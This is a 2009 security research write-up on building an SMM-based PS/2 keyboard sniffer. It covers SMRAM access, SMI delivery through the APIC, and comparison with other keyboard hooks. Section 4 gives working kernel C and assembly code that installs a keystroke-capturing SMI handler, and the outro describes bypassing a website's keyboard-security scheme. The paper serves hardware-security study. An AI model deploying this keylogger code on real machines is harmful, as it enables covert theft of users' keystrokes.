

Implementing SMM PS/2 Keyboard sniffer

beist security research group :: <http://beist.org>

Jan, 24, Sat, 2009

Chul-woong, Lee (chpie@naver.com)

1. Intro
2. What is System management mode?
3. System management interrupt (#SMI)
4. Implementing PS/2 Keyboard sniffer
5. Comparison to existing PS/2 Keyboard Sniffing Methods
6. Limitation
7. Outro
8. Reference

1. Intro

In 2004, Loic duflot released the exploit, which bypasses the protection mechanism in OpenBSD using system management mode, and now in 2008, Blackhat tackled it again with the title 'SMM Rootkit - A New breed of independent malware.' It dealt with how to sniff PS/2 keyboard in Windows using SMM and send it to the hacker using TFTP protocol. This document is about whether the scenario above is possible, and if so, how much power it will have.

2. What is System Management Mode?

System management mode is an operation mode in processor, used since 80386 processor. It operates as a independent mode like real mode or protection mode, and can access every resource in the system.

The following SMM mechanisms make it transparent to applications programs and operating systems:

- The only way to enter SMM is by means of an SMI.
- The processor executes SMM code in a separate address space (SMRAM) that can be made inaccessible from the other operating modes.
- Upon entering SMM, the processor saves the context of the interrupted program or task.

Intel IA-32/64 Developer's manual 3B describes System management mode (SMM), and as it is stated in the manual, the only way to enter SMM is through System management interrupt

You might be surprised to see Pentium II Processor's architecture, but its bus architecture diagram is identical with modern system. 82443BX Host Bridge is a chipset emulated in VMWare, and we access SMRAM using Intel 82443BX Host Bridge.

Memory controller hub is placed at bus 0, device 0, function 0 on PCI Configuration Space, and programmer can control access to SMRAM by setting/resetting the bits in memory controller hub.

SMRAM—System Management RAM Control Register (Device 0)

Address Offset: 72h
 Default Value: 02h
 Access: Read/Write
 Size: 8 bits

The SMRAMC register controls how accesses to Compatible and Extended SMRAM spaces are treated. The Open, Close, and Lock bits function only when G_SMROME bit is set to a 1. Also, the OPEN bit must be reset before the LOCK bit is set.


Bit	Description
7	Reserved
6	SMM Space Open (D_OPEN). When D_OPEN=1 and D_LCK=0, the SMM space DRAM is made visible even when SMM decode is not active. This is intended to help BIOS initialize SMM space. Software should ensure that D_OPEN=1 and D_CLS=1 are not set at the same time. When D_LCK is set to a 1, D_OPEN is reset to 0 and becomes read only.
5	SMM Space Closed (D_CLS). When D_CLS = 1 SMM space DRAM is not accessible to data references, even if SMM decode is active. Code references may still access SMM space DRAM. This will allow SMM software to reference "through" SMM space to update the display even when SMM is mapped over the VGA range. Software should ensure that D_OPEN=1 and D_CLS=1 are not set at the same time.
4	SMM Space Locked (D_LCK). When D_LCK is set to 1 then D_OPEN is reset to 0 and D_LCK, D_OPEN, H_SMRAM_EN, TSEG_SZ, TSEG_EN and DRB7 become read only. D_LCK can be set to 1 via a normal configuration space write but can only be cleared by a power-on reset. The combination of D_LCK and D_OPEN provide convenience with security. The BIOS can use the D_OPEN function to initialize SMM space and then use D_LCK to "lock down" SMM space in the future so that no application software (or BIOS itself) can violate the integrity of SMM space, even if the program has knowledge of the D_OPEN function.
3	Global SMRAM Enable (G_SMROME). If G_SMROME is set to a 1 and H_SMRAM_EN is set to 0, then Compatible SMRAM functions are enabled, providing 128 KB of DRAM accessible at the A0000h address while in SMM (ADS# with SMM decode). To enable Extended SMRAM function this bit has be set to 1. Refer to the section on SMM for more details. Once D_LCK is set, this bit becomes read only.
2:0	Compatible SMM Space Base Segment (C_BASE_SEG) (RO). This field programs the location of SMM space. "SMM DRAM" is not remapped. It is simply "made visible" if the conditions are right to access SMM space, otherwise the access is forwarded to PCI. 010 = Hardwired to 010 to indicate that the 82443BX supports the SMM space at A0000h–BFFFFh.

< Intel(R) 440BX - SMRAM Control Register >

In general, all accesses to 0xA0000 are directed to video memory, but if D_OPEN bit is set up in memory controller hub, then the accesses are directed to main memory device. Programmer opens SMRAM space through D_OPEN bit, prepares to enter SMM, and then clears D_OPEN bit.

G_SMROME bit must be set up, and it enables us to see SMRAM when the processor is in SMM. Once D_LCK is set up, we cannot open SMRAM until system's power goes off. If the hacker sets up D_LCK after recording handler, it cannot be removed until we reboot the hardware.


Now that we know how to write at SMRAM, we then need to upload the code that will be executed after the processor enters SMM. Assuming SMRAM's base address is 0xA0000, handler's starting address is at 0xA0000 + 0x8000 following the pre-set offset, and thus we can upload at physical address 0xA8000.



After opening SMRAM space, we copy our own handler at 0xA8000. 0x0F 0xAA are RSM commands, and processor returns to its previous mode after RMS command is processed.

3. System management interrupt (#SMI)

System Management interrupt (#SMI from below) can occur under many conditions, and it is dependent upon hardware. South Bridge has numerous #SMI events, and you can check it from chipset spec. There are many ways to find out your own computer's chipset, and the simplest is to look at device manager.



<VMWare workstation 6. - device manager in WindowsXP Sp3>

Once #SMI is generated, it passes through system's I/O APIC and Local APIC, and since #SMI is designed regardless of APIC architecture, APIC chip sends the signal to the processor without any manipulation. #SMI's priority is higher than all external interrupts, exception-handling mechanism, and NMI, so the processor first processes with #SMI.


There was an unpredicted obstacle at this point. With South Bridge chipset spec, my original hacking scenario was PS/2 Keyboard sniffing using USB Legacy Trap, which is as follows:

System cannot boot if USB keyboard is installed on the system and there is no PS/2 keyboard. Also, MS-DOS-based systems cannot operate. Because there is no keyboard. ICH7 inputs the data from USB keyboard that are considered to be in keyboard controller, using the function that sniffs the signal to keyboard controller.

This function named USB Legacy support generates #SMI in case there is R/W about 0x60, 0x64 port, and my goal was to use this to make a more powerful keyboard sniffer than

processor's debug trap (#DB). But it failed, and we can find the reason from the spec. Generally, if we look at South Bridge spec, we find out that there are two kinds of interrupts when an event occurs. These are #SMI and #SCI, and #SCI is used in ACPI mode.

SMM was originally designed to check system's hardware status and control the power, but modern processors use ACPI (Advanced Configuration and Power Interface) to control power. Windows XP follows ACPI 3.0, so we need to look at the ACPI spec.



< ACPI Specification 3.0 - a Legacy/ACPI Compatible Event Model >

With a bit named SCI_EN apart, #SMI and #SCI are connected to a decoder. #SCI was made after realizing the difficulties in entering SMM through #SMI and the communication between the code managing the system and OS, and it is an OS-visible interrupt that can set up a vector. Thus, OS can regulate the event more conveniently.

In summary, it is hard to generate #SMI using ACPI-based OS' chipset function. However, it is possible to deactivate ACPI and generate or degenerate #SCI, upload handlers about many events on SMRAM, and wait until #SMI is generated.

But it's too early to give up. I/O APIC and Local APIC have functions that send #SMI to APIC bus. By setting signal's delivery mode as SMI[010b], we can make target processor enter SMM. According to Blackhat's SMM Rootkit document in 2008, we set IRQ 1's Delivery Mode as SMI[010b] by modifying I/O APIC's IRQ1 (keyboard) Redirection Table. Then when the key is pressed, IRQ 1 is sent to I/O APIC, and I/O APIC uploads the #SMI message at APIC bus. Then, since target processor's Local APIC has SMI as its delivery mode, it immediately sends to processor, and the processor enters SMM.

Unfortunately, my laptop's I/O APIC does not support SMI delivery mode. So I had to work on VMware.

4. Implementing PS/2 Keyboard sniffer

Now that we know how to open SMRAM and generate #SMI, we then make PS/2 keyboard sniffer using SMM.

The production environment is as follows:

- Intel Core-duo (one processor in the vmware)
- VMware Workstation 6.0.0 build-45731
- Intel 82443BX Host bridge/controller - vmware chipset
- Windows XP Professional SP#

VMWare works so that the processor is able to enter SMM, and I/O APIC, Local APIC also support SMI Delivery mode. Bridge chipset is Intel 82443BX Host bridge/controller.

Using I/O APIC, I set IRQ 1's Delivery mode as SMI[010b] and had a successful test. But I found a problem, that is, as I read scan code from SMM and generate the same scan code on keyboard buffer, there occurs an infinite loop. So I modified the scenario as follows:

1. Sniffer removes the 8042 keyboard controller's interrupt generating function.
2. User inputs the key
3. 8042 keyboard controller's output buffer is activated
4. Sniffer enters SMM using Local APIC's IPI (International Processor Interrupt) with delivery mode SMI[010b].
5. Read 0x60 port at SMM and write it at physical address 0x00000000.
Since we are in SMM, not protection mode, 0x60 debug trap is not activated.
6. Escape from SMM.
7. Sniffer reads the scan code from 0x00000000.
8. Fill the keyboard buffer with the same scan code, and generate keyboard interrupt.

First, we make SMI handler, which reads 0x60 port and records at physical address 0x00000000.

```
__declspec(naked) void InpSMIHandler(void)
{
    __asm
    {
        _emit 0x66; // operand-size prefix
        xor eax, eax

        in al, 0x60

        mov ah, 0x1 // dirty sign
        mov word ptr ds:[0x00], ax

        _emit 0x0F; // rsm
        _emit 0xAA;
    }
}
```

Eax register is 32-bit, so we add 0x66 operand-size prefix. Then, read scan code, write it at the physical address 0x00000000, and escape through RSM command.

Now what we have to do is, open SMRAM, and copy our handler through memcpy(). There is no need to worry about the size of handler because the allowed space for code in SMRAM is larger than the handler. I used my own function to read/write at PCI Configuration Space.

```
ULONG InpRawPCIConfigurationRead(PCI_CONFIGURATION_PACKET pciDev, int offset)
{
    pciDev |= offset & 0xFC;
    WRITE_PORT_ULONG((PULONG)0xCF8, pciDev);
    return READ_PORT_ULONG((PULONG)0xCFC);
}

void InpRawPCIConfigurationWrite(PCI_CONFIGURATION_PACKET pciDev, int offset, ULONG data)
{
    pciDev |= offset & 0xFC;
    WRITE_PORT_ULONG((PULONG)0xCF8, pciDev);
    WRITE_PORT_ULONG((PULONG)0xCFC, data);
}

void InpRawPCIConfigurationPacketInitialization(OUT PPCI_CONFIGURATION_PACKET pDev, int bus,
int device, int function)
{
    /*
    *   from phrack, volume 0x0c, issue 0x41, phile #0x07 of 0x0f
    *   [System management mode hack] - BSDaemon
    */
    *pDev = 0x80000000L | ((bus & 0xFF) << 16) |
        (((unsigned)device) & 0x1F) << 11 |
        (((unsigned)function) & 0x07) << 8;
}

void InpOpenSMRAM(void)
{
    /*
    *   Intel 82443BX Host bridge/controller - VMware chipset
    *
    *   SMRAM - System management RAM Control Register
    *
    *   Address offset : 0x72
    *   Default value  : 0x02
    *   Access          : Read/write
    *   Size            : 8 bits
    */
#define D_OPEN_BIT    (0x010000 << 6)
#define D_CLS_BIT    (0x010000 << 5)
#define D_LCK_BIT    (0x010000 << 4)
#define G_SMRAME_BIT (0x010000 << 3)
#define C_BASE_SEG2_BIT (0x010000 << 2)
#define C_BASE_SEG1_BIT (0x010000 << 1)
```

```

#define C_BASE_SEGO_BIT (0x010000)

    PCI_CONFIGURATION_PACKET dev;
    ULONG SMRAMControl;

    InpRawPCIConfigurationPacketInitialization(&dev, 0, 0, 0);

    // Open a SMRAM area
    SMRAMControl = InpRawPCIConfigurationRead(dev, 0x70);
    SMRAMControl = (SMRAMControl | G_SMRAME_BIT | D_OPEN_BIT) & ~(D_CLS_BIT);
    InpRawPCIConfigurationWrite(dev, 0x70, SMRAMControl); // write
}

void InpCloseSMRAM(void)
{
    PCI_CONFIGURATION_PACKET dev;
    ULONG SMRAMControl;

    InpRawPCIConfigurationPacketInitialization(&dev, 0, 0, 0);

    SMRAMControl = InpRawPCIConfigurationRead(dev, 0x70);
    SMRAMControl = (SMRAMControl) & ~(D_OPEN_BIT);
    InpRawPCIConfigurationWrite(dev, 0x70, SMRAMControl);
}


void InstallSMIHandler(void)
{
    PCI_CONFIGURATION_PACKET dev;
    PCHAR pSMRAM = NULL; // SMRAM Mapping pointer

    InpSMRAMConnection(&pSMRAM);
    //
    memcpy(pSMRAM, (PCHAR)InpSMIHandler, 0x50);
    //
    InpSMRAMDisconnection(&pSMRAM);
    InpCloseSMRAM();
}

```

InpSMRAMConnection/Disconnection() function maps the physical address 0xA0000 using MmMapIoSpace().

Now, we have finished opening SMRAM, copying handler, and closing SMRAM. We are now ready to enter SMM. Now we have to write codes to generate Local APIC IPI that enters SMM after polling a keyboard state.



< Local APIC's Interrupt Command Register >


Through accessing Local APIC's Interrupt Command Register, we can generate IPI. Since we have to enter SMM via #SMI, we set Delivery mode as SMI[010b]. And we set vector information as 0x00 for future compatibility, and Level, Trigger mode are ignored. As we write on Interrupt Command Register's lower 32-bit, IPI is generated.

Field	Value
Vector	0x00
Delivery mode	SMI
Delivery status	Read only
Reserved	
Level	Ignored
Trigger mode	Ignored
Reserved	
Destination shorthand	No shorthand

Code ends with two lines. Of course, we have to map Local APIC's Memory-mapped IO space.

```
*(PULONG)(LocalAPICGate[0] + 0x0310) = 0x00;  
*(PULONG)(LocalAPICGate[0] + 0x0300) = 0x200;
```

After removing all the unnecessary, we only have bits about Delivery mode SMI[010b]. While those two lines are working, processor (physical ID 0) enters SMM. Then we read the keyboard port and write it at the physical address 0x00000000. Now all we have left is to do whatever we want to do using the scan code that we successfully read.



<SMM Keyboard Sniffer's operation display in VMWare>

5. Comparison to existing PS/2 Keyboard Sniffing Methods

In this chapter, I compare keyboard sniffing using SMM with the existing sniffing techniques.

I apologize that I do not know every sniffing technique used, and I thus only refer to the ones that I know.

1. Keyboard hooking using interrupt object
2. Keyboard hooking using IDT entry control
3. Keyboard hooking using IDTR Limit control
4. Keyboard hooking using I/O APIC control
5. Keyboard hooking using 8042 output buffer polling
6. Monitoring 0x60 Port using debug trap

They are in order of having low priority for hooking, and the larger the number is, the sooner they can obtain data. Keyboard sniffing thru SMM is a derivation of keyboard hooking using 8042 output buffer, but it enters SMM as it brings keyboard scan code, so it can incapacitate 0x60 Port's supervising technique, which uses debug trap. It is possible because 0x60 Port trap is a kind of exception-handling which is done in protection mode, and SMM is not influenced by it since it is not in protection mode.

6. Limitation

The limitations of hacking through SMM are obvious. It is almost impossible to use in reality. The largest problem is that BIOS since 2004 set D_LCK bit during booting, which blocks access to SMRAM. Also, modern operating systems use ACPI. In ACPI, #SMI does not occur, so we cannot use Device Trap based on chipset. There is also a document about hibernation, which shows that system enters hibernation mode after the intruder uploads handler in SMRAM. Then, when system memory is restored, SMRAM space is reset so that the handler we uploaded disappears. Loic Dufлот's OpenBSD Exploit obtains permission by manipulating the physical memory in SMM status, and to apply this to Linux, we have to be able to access PCI Configuration Space. In order for a general application to access PCI Configuration Space, iopl() function has to be used to obtain I/O permission, but that function does not operate if not by superuser.

7. Outro

A great deal of obstacles follows when we apply SMM to hacking in reality, but it is very fun topic to study.

I found it the most interesting to acquire new knowledge through controlling chipset, and reading specs. Although vaguely, I could get a glimpse of how system's power management operates, what watchdog timer is, and what BIOS does during booting.

A good thing is, if you use USB Legacy support function, which is realized in UHCI's Function 2 in South bridge, you can disarm the keyboard security program with random scan code generation method in a famous portal website.

Among USB Legacy support functions, when we enable a trap 'write' in 0x60 port, there usually appears a #SMI for the case that 'write' event happens in 0x60 port, but ACPI can prevent #SMI from appearing. So 'write' in 0x60 port just evaporates. In order to generate random scan code, we need to send 0xD2 (write to the output buffer) command to 0x64 port, and then record the according scan code on 0x60 port, but since writing scan code evaporates, random scan code method can no longer operate. Also, this method can block software keyboard emulator (Macro). There is a keyboard macro program called inploop that I made, but it does not operate for the same reason. I succeeded in proving this conception by enabling 0x60 write trap in Intel® ICH7 chipset's UHCI Function 2 (it does not really matter which Function you use, since any Function is connected to OR gate.).

Well then, I hope everyone has happy 2009.

8. Reference

1. Intel(R) IA-32/64 Software developer's manual 2A
<http://download.intel.com/design/processor/manuals/253666.pdf>
2. Intel(R) IA-32/64 Software developer's manual 2B
<http://download.intel.com/design/processor/manuals/253667.pdf>
3. Intel(R) IA-32/64 Software developer's manual 3A
<http://download.intel.com/design/processor/manuals/253668.pdf>
4. Intel(R) IA-32/64 Software developer's manual 3B
<http://download.intel.com/design/processor/manuals/253669.pdf>
5. Intel(R) 82801G I/O Controller Hub 7 (ICH7) Family Datasheet
<http://www.intel.com/assets/pdf/datasheet/307013.pdf>
6. Intel(R) 82443BX Host Bridge/Controller Datasheet
<http://developer.intel.com/design/chipsets/datashts/290633.htm>
7. Intel(R) 82371AB PCI-TO-ISA / IDE Xcelerator (PIIX4) Datasheet
<http://developer.intel.com/design/intarch/datashts/290562.htm>
8. Advanced Configuration and Power Interface Specification revision 3.0
<http://www.acpi.info/DOWNLOADS/ACPIspec30b.pdf>
